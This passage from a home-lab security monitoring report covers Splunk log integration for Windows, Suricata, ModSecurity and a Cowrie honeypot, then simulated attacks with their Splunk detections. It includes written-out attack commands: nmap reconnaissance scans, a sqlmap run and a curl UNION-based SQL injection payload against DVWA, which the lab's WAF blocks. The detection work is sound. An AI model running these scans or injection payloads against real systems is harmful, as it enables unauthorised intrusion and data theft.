


Figure 6.13: Get-Service Sysmon64 on the Windows 10 client (May-Endpoint) – service Running.

6.3 Splunk Forwarder Health and Final Index Volumes

Toward the end of the build, forwarder connectivity and cumulative index volumes were reviewed to confirm every log source was actively shipping data to the Splunk receiver.

host	count
DVWA-WebServer	477
modsecurity	252
suricata	207
Cowrie	162
May-Endpoint	104
WIN-2FNENKK5460	55
DESKTOP-L0BG5LI	46

Figure 6.14: `index=_internal component=TcpOutputProc | stats count by host` – confirming active forwarder connections from DVWA-WebServer, modsecurity, suricata, Cowrie, May-Endpoint, WIN-2FNENKK5460, and DESKTOP-L0BG5LI.

index	count
windows	103396
firewall	96107
main	16052
ids	5782
sysmon	5211
web	639
waf	545
honeypot	15

Figure 6.15: Final `index=* | stats count by index | sort -count` – 227,747 total events across windows (103,396), firewall (96,107), main (16,052), ids (5,782), sysmon (5,211), web (639), waf (545), and honeypot (15).

7. Log Sources Integration

7.1 Integration Pipeline Overview

Source	Method	Splunk Index
Windows Server 2022 (DC)	Splunk Universal Forwarder	windows, sysmon
Windows 10 Client	Splunk Universal Forwarder	windows, sysmon
OPNsense Firewall	Syslog UDP:514	firewall
Suricata (standalone Ubuntu, 192.168.107.50)	Splunk UF – monitors eve.json	ids
DVWA Web Server	Splunk Universal Forwarder	web
WAF (ModSecurity / nginx)	Splunk Universal Forwarder	web, waf
Cowrie Honeypot	Splunk Universal Forwarder (JSON)	honeypot

Table 7.1: Complete log source integration matrix, reflecting Suricata’s standalone deployment via Splunk UF rather than the firewall’s native syslog export.

7.2 Windows Log Source Integration

Implementation Note

On both the Domain Controller and the Windows 10 client, the Splunk Universal Forwarder’s `inputs.conf` file was found to be **missing** after initial installation – the installer had not generated the expected stanzas for `WinEventLog://Security` or `Microsoft-Windows-Sysmon/Operational`. As a result, all Windows telemetry was initially landing in the default `main` index rather than the intended `windows` and `sysmon` indexes (visible as the unexpectedly large `main` bucket in Figure 6.15).

This was resolved by manually creating `inputs.conf` under `C:\Program Files\SplunkUniversalForwarder\etc\system\local\` with explicit stanzas binding the Security, System, and Application event logs to `index=windows`, and the Sysmon Operational log to `index=sysmon`, followed by a forwarder restart.

```
[WinEventLog://Security]
disabled = false
index = windows
start_from = oldest
```

```
[WinEventLog://System]
disabled = false
index = windows


[WinEventLog://Application]
disabled = false
index = windows

[WinEventLog://Microsoft-Windows-Sysmon/Operational]
disabled = false
index = sysmon
renderXml = false
```

7.3 Standalone Suricata Sensor Integration

Implementation Note

As established in Chapter 5, Suricata was deployed as a standalone Ubuntu Server VM at 192.168.107.50 rather than as the in-firewall OPNsense plugin. The sensor runs in promiscuous/af-packet mode against the LAN segment and writes alerts to `/var/log/suricata/eve.json`. A Splunk Universal Forwarder on the same VM monitors this file and forwards events into `index=ids` – the same target index originally intended for the firewall-integrated plugin, preserving compatibility with all downstream SPL queries written against `index=ids`.



```
may@suricata:~$ sudo systemctl status suricata
[sudo] password for may:
● suricata.service - Suricata IDS/IDP daemon
   Loaded: loaded (/lib/systemd/system/suricata.service; enabled; vendor preset: enabled)
   Active: active (running) since Fri 2026-06-19 14:01:52 UTC; 1min 10s ago
     Docs: man:suricata(8)
           man:suricatasc(8)
           https://suricata-ids.org/docs/
  Main PID: 726 (Suricata-Main)
    Tasks: 8 (limit: 2215)
   Memory: 732.8M
      CPU: 51min 3.050s
   CGroup: /system.slice/suricata.service
           └─726 /usr/bin/suricata -D --af-packet -c /etc/suricata.yaml

Jun 19 14:01:50 suricata systemd[1]: Starting Suricata IDS/IDP daemon: suricata.
Jun 19 14:01:51 suricata suricata[640]: 19/6/2026 -- 14:01:51 -- Suricata IDS/IDP d
Jun 19 14:01:52 suricata systemd[1]: Started Suricata IDS/IDP daemon: suricata.
lines 1-16/16 (END)
```

Figure 7.1: `systemctl status suricata` on the standalone Ubuntu sensor – service active and running since the most recent boot, confirming the sensor (not the OPNsense plugin) is the operational IDS.

7.4 Web Application Firewall (ModSecurity) Integration

Implementation Note

The deployed WAF uses ModSecurity compiled from source against **nginx 1.18.0**, paired with the OWASP Core Rule Set **v3.3.5**. During testing, the rule file **REQUEST-922-MULTIPART-ATTACK.conf** was found to cause compatibility issues with this nginx/ModSecurity combination and was **removed** from the active rule set to restore stable operation. This is a deliberate, documented deviation from a stock CRS install and should be noted if reproducing or auditing the WAF's rule coverage – multipart-specific attack detection from that one rule file is not active in this deployment, though the remainder of CRS v3.3.5 (including the SQL injection and generic attack rule files exercised in Chapter 8) remains enabled.

7.5 Cowrie Honeypot Integration

Implementation Note

Two operational issues were identified and resolved on the Cowrie honeypot VM:

- The **iptables** NAT redirect rules forwarding the bait ports (22→2222 for SSH, 23→2223 for Telnet) to Cowrie's actual listening ports were found to be **non-persistent** – they do not survive a VM reboot and must be re-applied manually (or via a boot script) each time the VM restarts.
- Cowrie's JSON event logging (**cowrie.json**, the file monitored by the Splunk Universal Forwarder) was initially incomplete. This was fixed by removing the **-logger** flag from the Cowrie systemd service definition, which had been suppressing the structured JSON output channel.

Both fixes were necessary before **index=honeyiot** could reliably receive Cowrie's structured session, login, and command-input events.

```
may@Cowrie:~$ sudo systemctl status cowrie
[sudo] password for may:
• cowrie.service - Cowrie SSH Honeypot
   Loaded: loaded (/etc/systemd/system/cowrie.service; enabled; vendor preset: enabled)
   Active: active (running) since Fri 2026-06-19 18:19:19 UTC; 2min 21s ago
     Main PID: 626 (twistd)
        Tasks: 1 (limit: 2215)
       Memory: 87.2M
          CPU: 3.101s
      CGroup: /system.slice/cowrie.service
              └─626 /home/cowrie/cowrie/cowrie-env/bin/python /home/cowrie/cowrie/cowrie-env/bin/tw

Jun 19 18:20:39 Cowrie twistd[626]: 2026-06-19T18:20:39+0000 [cowrie.ssh.userauth.HoneyPotSSHUserA
Jun 19 18:20:39 Cowrie twistd[626]: 2026-06-19T18:20:39+0000 [cowrie.ssh.transport.HoneyPotSSHTran
Jun 19 18:20:39 Cowrie twistd[626]: 2026-06-19T18:20:39+0000 [cowrie.ssh.connection.CowrieSSHConne
Jun 19 18:20:39 Cowrie twistd[626]: 2026-06-19T18:20:39+0000 [cowrie.ssh.session.HoneyPotSSHSessio
Jun 19 18:20:39 Cowrie twistd[626]: 2026-06-19T18:20:39+0000 [cowrie.ssh.connection.CowrieSSHConne
Jun 19 18:20:40 Cowrie twistd[626]: 2026-06-19T18:20:40+0000 [twisted.conch.ssh.session#info] Hand
Jun 19 18:20:40 Cowrie twistd[626]: 2026-06-19T18:20:40+0000 [SSHChannel session (0) on SSHService
Jun 19 18:20:40 Cowrie twistd[626]: 2026-06-19T18:20:40+0000 [twisted.conch.ssh.session#info] Gett
Jun 19 18:20:55 Cowrie twistd[626]: 2026-06-19T18:20:55+0000 [HoneyPotSSHTransport,0,192.168.107.1
Jun 19 18:20:55 Cowrie twistd[626]: 2026-06-19T18:20:55+0000 [HoneyPotSSHTransport,0,192.168.107.1
lines 1-20/20 (END)
```

Figure 7.2: `systemctl status cowrie` (Cowrie SSH Honeypot service) – active (running), `twistd` process confirmed, JSON logging operational after the `-logger` flag fix.

7.6 Splunk Universal Forwarder Version Consistency

Splunk Universal Forwarder 9.2.1 was used consistently across every Linux endpoint in the lab (DVWA web server, WAF, Cowrie honeypot, and the standalone Suricata sensor). Keeping a single UF version across the fleet avoided protocol-mismatch issues with the receiving Splunk Enterprise indexer and simplified troubleshooting during the integration phase.

8. Attack Simulations & Detections

Each scenario below follows the same structure: the objective of the simulated technique, the attack as executed from the Kali Linux attacker VM, the resulting evidence captured on the target/sensor side, and the Splunk detection query used to surface the activity, alongside the matching screenshot evidence.

8.1 Scenario 1 – Network Reconnaissance (Nmap)

8.1.1 Objective

Simulate an attacker performing network discovery and service enumeration prior to exploitation, and confirm that this reconnaissance activity is visible to both the IDS sensor and the firewall.

8.1.2 Attack

A SYN scan with OS fingerprinting was run against the full LAN subnet from Kali, followed by a targeted service/version scan against the domain controller.

```
# SYN scan with OS detection across the LAN zone
sudo nmap -sS -O 192.168.107.0/24 -oN /tmp/lan_scan.txt

# Service/version scan against the Domain Controller
sudo nmap -sV -sC 192.168.107.11 -p 53,88,135,139,389,445,636,3268
```



```
(kali@kali)~$ sudo nmap -sS -O 192.168.107.0/24 -oN /tmp/lan_scan.txt
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-19 14:35 EDT
Nmap scan report for 192.168.107.1
Host is up (0.0012s latency).
All 1000 scanned ports on 192.168.107.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:0F (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.107.2
Host is up (0.0026s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
MAC Address: 08:00:27:E3:84:2B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 11.X (85%)
OS CPE: cpe:/o:freebsd:freebsd:11.2
Aggressive OS guesses: FreeBSD 11.2-RELEASE (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 192.168.107.11
Host is up (0.0091s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldaps
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5357/tcp  open  wsdapi
5985/tcp  open  wsman
```

Figure 8.1: nmap -sS -O 192.168.107.0/24 from Kali, enumerating open ports on the OPNsense gateway (192.168.107.1/.2) and the Domain Controller (192.168.107.11), including Kerberos, LDAP, and SMB ports.

```
Session Actions Edit View Help
(kali@kali)~$ sudo nmap -sV -sC 192.168.107.11 -p 53,88,135,139,389,445,636,3268,3389
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-19 15:18 EDT
Nmap scan report for 192.168.107.11
Host is up (0.0086s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-06-19 19:18:46Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: corp.local0., Site: Default-First-Site-Name)
|_ ssl-cert: Subject: commonName=WIN-2FNENK5460.corp.local
|_ Subject Alternative Name: otherName: 1.3.6.1.4.1.311.25.1<unsupported>, DNS:WIN-2FNENK5460.corp.local
|_ Not valid before: 2026-04-24T14:26:25
|_ Not valid after: 2027-04-24T14:26:25
|_ ssl-date: 2026-06-19T19:19:05+00:00; 0s from scanner time.
445/tcp   open  microsoft-ds
636/tcp   open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: corp.local0., Site: Default-First-Site-Name)
|_ ssl-date: 2026-06-19T19:19:05+00:00; 0s from scanner time.
|_ ssl-cert: Subject: commonName=WIN-2FNENK5460.corp.local
|_ Subject Alternative Name: otherName: 1.3.6.1.4.1.311.25.1<unsupported>, DNS:WIN-2FNENK5460.corp.local
|_ Not valid before: 2026-04-24T14:26:25
|_ Not valid after: 2027-04-24T14:26:25
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: corp.local0., Site: Default-First-Site-Name)
|_ ssl-cert: Subject: commonName=WIN-2FNENK5460.corp.local
|_ Subject Alternative Name: otherName: 1.3.6.1.4.1.311.25.1<unsupported>, DNS:WIN-2FNENK5460.corp.local
|_ Not valid before: 2026-04-24T14:26:25
|_ Not valid after: 2027-04-24T14:26:25
|_ ssl-date: 2026-06-19T19:19:05+00:00; 0s from scanner time.
3389/tcp  closed ms-wbt-server
MAC Address: 08:00:27:A9:A9:18 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: WIN-2FNENK5460; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|_   date: 2026-06-19T19:18:58
|_   start_date: N/A
|_ nbstat: NetBIOS name: WIN-2FNENK5460, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:a9:a9:18 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
|_ smb2-security-mode:
|_   3.1.1:
|_     Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.10 seconds
```

Figure 8.2: nmap -sV -sC against 192.168.107.11 – service/version detection confirming Kerberos, LDAP (with AD domain corp.local0 visible in the SSL certificate), and SMB signing enabled and required.

8.1.3 Detection in Splunk

```
# Suricata: detect scan / recon signatures
index=ids earliest=-24h
```

```
| search alert.signature=*scan* OR alert.signature=*nmap* OR alert.category=*
  Information*
| table _time, src_ip, dest_ip, alert.signature
| head 20
```

New Search Save As Create Table View Close

1 index=ids earliest=-24h | search alert.signature=*scan* OR alert.signature=*nmap* OR alert.category=*Information* | table _time, src_ip, dest_ip, alert.signature | head 20 Time range: Last 24 hours 🔍 🚀

✓ 8 events (6/19/26 11:25:13.000 AM to 6/20/26 11:25:14.208 AM) No Event Sampling 🟢 Job ⏏ 📄 📁 📌 🔧 Smart Mode

Events Patterns **Statistics (8)** Visualization

Show: 20 Per Page 📄 Format 🔍 Preview: On

_time	src_ip	dest_ip	alert.signature
2026-06-19 19:35:54.372	192.168.107.12	192.168.107.50	ET SCAN NMAP OS Detection Probe
2026-06-19 19:35:54.089	192.168.107.12	192.168.107.50	ET SCAN Potential SSH Scan OUTBOUND
2026-06-19 19:35:54.089	192.168.107.12	192.168.107.50	ET SCAN Potential SSH Scan
2026-06-19 19:35:48.297	192.168.107.12	192.168.107.50	ET SCAN Suspicious inbound to Oracle SQL port 1521
2026-06-19 19:35:48.207	192.168.107.12	192.168.107.50	ET SCAN Potential VNC Scan 5800-5820
2026-06-19 19:35:47.761	192.168.107.12	192.168.107.50	ET SCAN Suspicious inbound to PostgreSQL port 5432
2026-06-19 19:35:47.635	192.168.107.12	192.168.107.50	ET SCAN Suspicious inbound to MSSQL port 1433
2026-06-19 19:35:47.595	192.168.107.12	192.168.107.50	ET SCAN Suspicious inbound to MySQL port 3306

Figure 8.3: Suricata alerts in `index=ids` confirming detection of the Nmap scan: *ET SCAN NMAP OS Detection Probe*, *ET SCAN Potential SSH Scan*, and multiple *ET SCAN Suspicious inbound* alerts for database service ports, all sourced from the Kali attacker IP (192.168.107.12).

```
# Firewall: raw connection volume from the scanning host
index=firewall earliest="06/19/2026:18:00:00" latest="06/19/2026:23:59:59"
| head 20
```

1 index=firewall earliest="06/19/2026:18:00:00" latest="06/19/2026:23:59:59" | head 20 Time range: Date time range 🔍 🚀

✓ 20 events (6/19/26 6:00:00.000 PM to 6/19/26 11:59:59.000 PM) No Event Sampling 🟢 Job ⏏ 📄 📁 📌 🔧 Smart Mode

Events (20) Patterns Statistics Visualization

📄 Timeline format 🔍 Zoom Out 🔍 Zoom to Selection ✖ Deselect 1 hour per column

> Show Fields 📄 Format Show: 20 Per Page View: List

Time	Event
6/19/26 10:38:48.000 PM	filterlog[53669]: 20,,,7e259edbd0efcfd23dd08a705f53ebc8,1e0,match,pass,in,6,0x00,0x00000,255,ipv6-icmp,58,32,fe80::2,fe80::a00:27ff:fe1:14f2,datalength=32 host = 192.168.107.2 source = opnsense sourcetype = pfsense
6/19/26 10:38:48.000 PM	filterlog[53669]: 25,,,55bc433c14defd438fbbe2f273794f2b,1e0,match,pass,out,6,0x00,0x00000,255,ipv6-icmp,58,32,fe80::a00:27ff:fe1:14f2,fe80::2,datalength=32 host = 192.168.107.2 source = opnsense sourcetype = pfsense
6/19/26 10:38:44.000 PM	filterlog[53669]: 71,,,1232f88e5fac29a32501e3f051020cac,1e0,match,pass,out,4,0x00,64,0,0,DF,17,udp,80,10.0.2.15,2.59.255.53,8189,53,60 host = 192.168.107.2 source = opnsense sourcetype = pfsense
6/19/26	filterlog[53669]: 71,,,1232f88e5fac29a32501e3f051020cac,1e0,match,pass,out,4,0x00,64,0,0,DF,17,udp,80,10.0.2.15,160.119.216.201,21543,53,60

Figure 8.4: `index=firewall` events during the scan window, showing OPNsense filterlog entries for the probed traffic (ICMPv6 and UDP) recorded by the firewall on the LAN interface (le0).

8.1.4 Expected / Observed Alerts

- Suricata: *ET SCAN NMAP OS Detection Probe* and related scan signatures, correctly attributed to the Kali attacker IP.
- Firewall: elevated connection/log volume from the scanning host visible in the filterlog stream.

8.2 Scenario 2 – Web Application Attacks (DVWA via WAF)

8.2.1 Objective


Exercise OWASP Top 10-style attacks (primarily SQL injection) against DVWA through the ModSecurity WAF, and confirm both that the WAF blocks the attack and that the attempt is fully logged and visible in Splunk.

8.2.2 Attack

SQLMap was run against the DVWA SQLi endpoint through the WAF's public address (10.10.10.10). A manual curl request with a UNION-based payload was also issued directly to confirm the WAF's blocking behavior in isolation.

```
# Automated SQL injection via SQLMap, through the WAF
sqlmap -u "http://10.10.10.10/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=43d9iscy9k0d9q9vnm1c9; security=low" \
--dbs --batch --level=3

# Manual UNION-based payload via curl
curl -v "http://10.10.10.10/DVWA/vulnerabilities/sqli/?id=1'+UNION+SELECT+1,2,3--+&Submit=Submit"
```



```
kali@kali:~$ sqlmap -u "http://10.10.10.10/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=43d9iscy9k0d9q9vnm1c9; security=low" \
--dbs --batch --level=3

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:40:45 / 2025-06-20/

[06:40:46] [INFO] testing connection to the target URL
[06:40:46] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the results of the tests
[06:40:46] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:40:46] [INFO] testing if the target URL content is stable
[06:40:46] [INFO] target URL content is stable
[06:40:46] [INFO] testing if GET parameter 'id' is dynamic
[06:40:46] [WARNING] GET parameter 'id' does not appear to be dynamic
[06:40:47] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[06:40:47] [INFO] testing for SQL injection on GET parameter 'id'
[06:40:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:40:47] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[06:40:47] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[06:40:47] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[06:40:47] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[06:40:48] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[06:40:48] [INFO] testing 'Generic inline queries'
[06:40:48] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[06:40:48] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[06:40:48] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[06:40:48] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[06:40:49] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[06:40:49] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[06:40:49] [INFO] testing 'Oracle AND time-based blind'
[06:40:49] [INFO] it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] n
[06:41:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[06:41:39] [WARNING] GET parameter 'id' does not seem to be injectable
[06:41:39] [INFO] testing if GET parameter 'Submit' is dynamic
[06:41:39] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[06:41:39] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
```

Figure 8.5: SQLMap targeting DVWA's SQLi endpoint through the WAF, showing the tool detecting the HTTP 403 response and reporting that the target appears to be protected by a WAF/IPS.

```
(kali@kali)-[~]
└─$ curl -v "http://10.10.10.10/DVWA/vulnerabilities/sqli/?id=1'+UNION+SELECT+1,2--+&Submit=Submit"
* Trying 10.10.10.10:80...
* Connected to 10.10.10.10 (10.10.10.10) port 80
* using HTTP/1.x
> GET /DVWA/vulnerabilities/sqli/?id=1'+UNION+SELECT+1,2--+&Submit=Submit HTTP/1.1
> Host: 10.10.10.10
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 403 Forbidden
< Server: nginx/1.18.0 (Ubuntu)
< Date: Sat, 20 Jun 2026 10:37:41 GMT
< Content-Type: text/html
< Content-Length: 162
< Connection: keep-alive
<
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
* Connection #0 to host 10.10.10.10 left intact
```

Figure 8.6: Manual curl UNION SELECT payload against the WAF (10.10.10.10) returning HTTP/1.1 403 Forbidden from nginx 1.18.0, confirming ModSecurity actively blocks the SQL injection attempt.

8.2.3 Detection in Splunk

```
# WAF block volume by host
index=waf | stats count by host | head 20
```




Figure 8.7: `index=waf | stats count by host` – 545 ModSecurity audit log events recorded on the `modsecurity` host over the test window.

```
# Web access log: raw attack payloads reaching the application tier
index=web sourcetype=apache_access
| search _raw=*UNION* OR _raw=*SELECT*
| table _time, host, _raw
| head 20
```




Figure 8.8: index=web raw Apache access log entries on DVWA-WebServer showing the SQLMap-generated UNION/SELECT/boolean-blind probe strings sent during the automated scan.

```
# IDS correlation: web-application-layer alerts
index=ids
| search alert.signature=*SQL* OR alert.signature=*WEB* OR alert.signature=*php*
| table _time, src_ip, dest_ip, alert.signature
| head 20
```

_time	src_ip	dest_ip	alert.signature
2026-06-16 14:55:55.857	192.168.107.12	192.168.107.50	ET SCAN Suspicious inbound to PostgreSQL port 5432
2026-06-16 14:55:55.821	192.168.107.12	192.168.107.50	ET SCAN Suspicious inbound to MSSQL port 1433
2026-06-16 14:55:55.774	192.168.107.12	192.168.107.50	ET SCAN Suspicious inbound to Oracle SQL port 1521
2026-06-16 14:55:55.685	192.168.107.12	192.168.107.50	ET SCAN Suspicious inbound to MySQL port 3306
2026-06-16 14:55:55.857	192.168.107.12	192.168.107.50	ET SCAN Suspicious inbound to PostgreSQL port 5432
2026-06-16 14:55:55.821	192.168.107.12	192.168.107.50	ET SCAN Suspicious inbound to MSSQL port 1433
2026-06-16 14:55:55.774	192.168.107.12	192.168.107.50	ET SCAN Suspicious inbound to Oracle SQL port 1521
2026-06-16 14:55:55.685	192.168.107.12	192.168.107.50	ET SCAN Suspicious inbound to MySQL port 3306
2026-06-19 19:35:48.297	192.168.107.12	192.168.107.50	ET SCAN Suspicious inbound to Oracle SQL port 1521
2026-06-19 19:35:47.761	192.168.107.12	192.168.107.50	ET SCAN Suspicious inbound to PostgreSQL port 5432
2026-06-19 19:35:47.635	192.168.107.12	192.168.107.50	ET SCAN Suspicious inbound to MSSQL port 1433
2026-06-19 19:35:47.595	192.168.107.12	192.168.107.50	ET SCAN Suspicious inbound to MySQL port 3306

Figure 8.9: `index=ids` Suricata alerts correlating with the web attack window: repeated *ET SCAN Suspicious inbound* signatures against database ports (PostgreSQL, MSSQL, Oracle, MySQL) sourced from the Kali attacker IP toward the Suricata sensor/monitored segment.

8.2.4 Expected / Observed Alerts

- WAF: HTTP 403 responses and corresponding ModSecurity audit log entries for every SQLi/UNION payload.
- Web log: raw injected payloads visible verbatim in the Apache access log, providing forensic detail beyond the WAF's blocking decision alone.
- IDS: signature-based alerts corroborating the web-layer attack independently of the WAF.

8.3 Scenario 3 – SSH Brute Force (Cowrie Honeypot)

8.3.1 Objective

Brute-force the SSH bait service on the Cowrie honeypot, allow the attacker to "succeed" into Cowrie's fake shell, and capture full attacker behavior (credentials tried, commands executed) in Splunk.

8.3.2 Attack

```
# SSH brute force against the honeypot
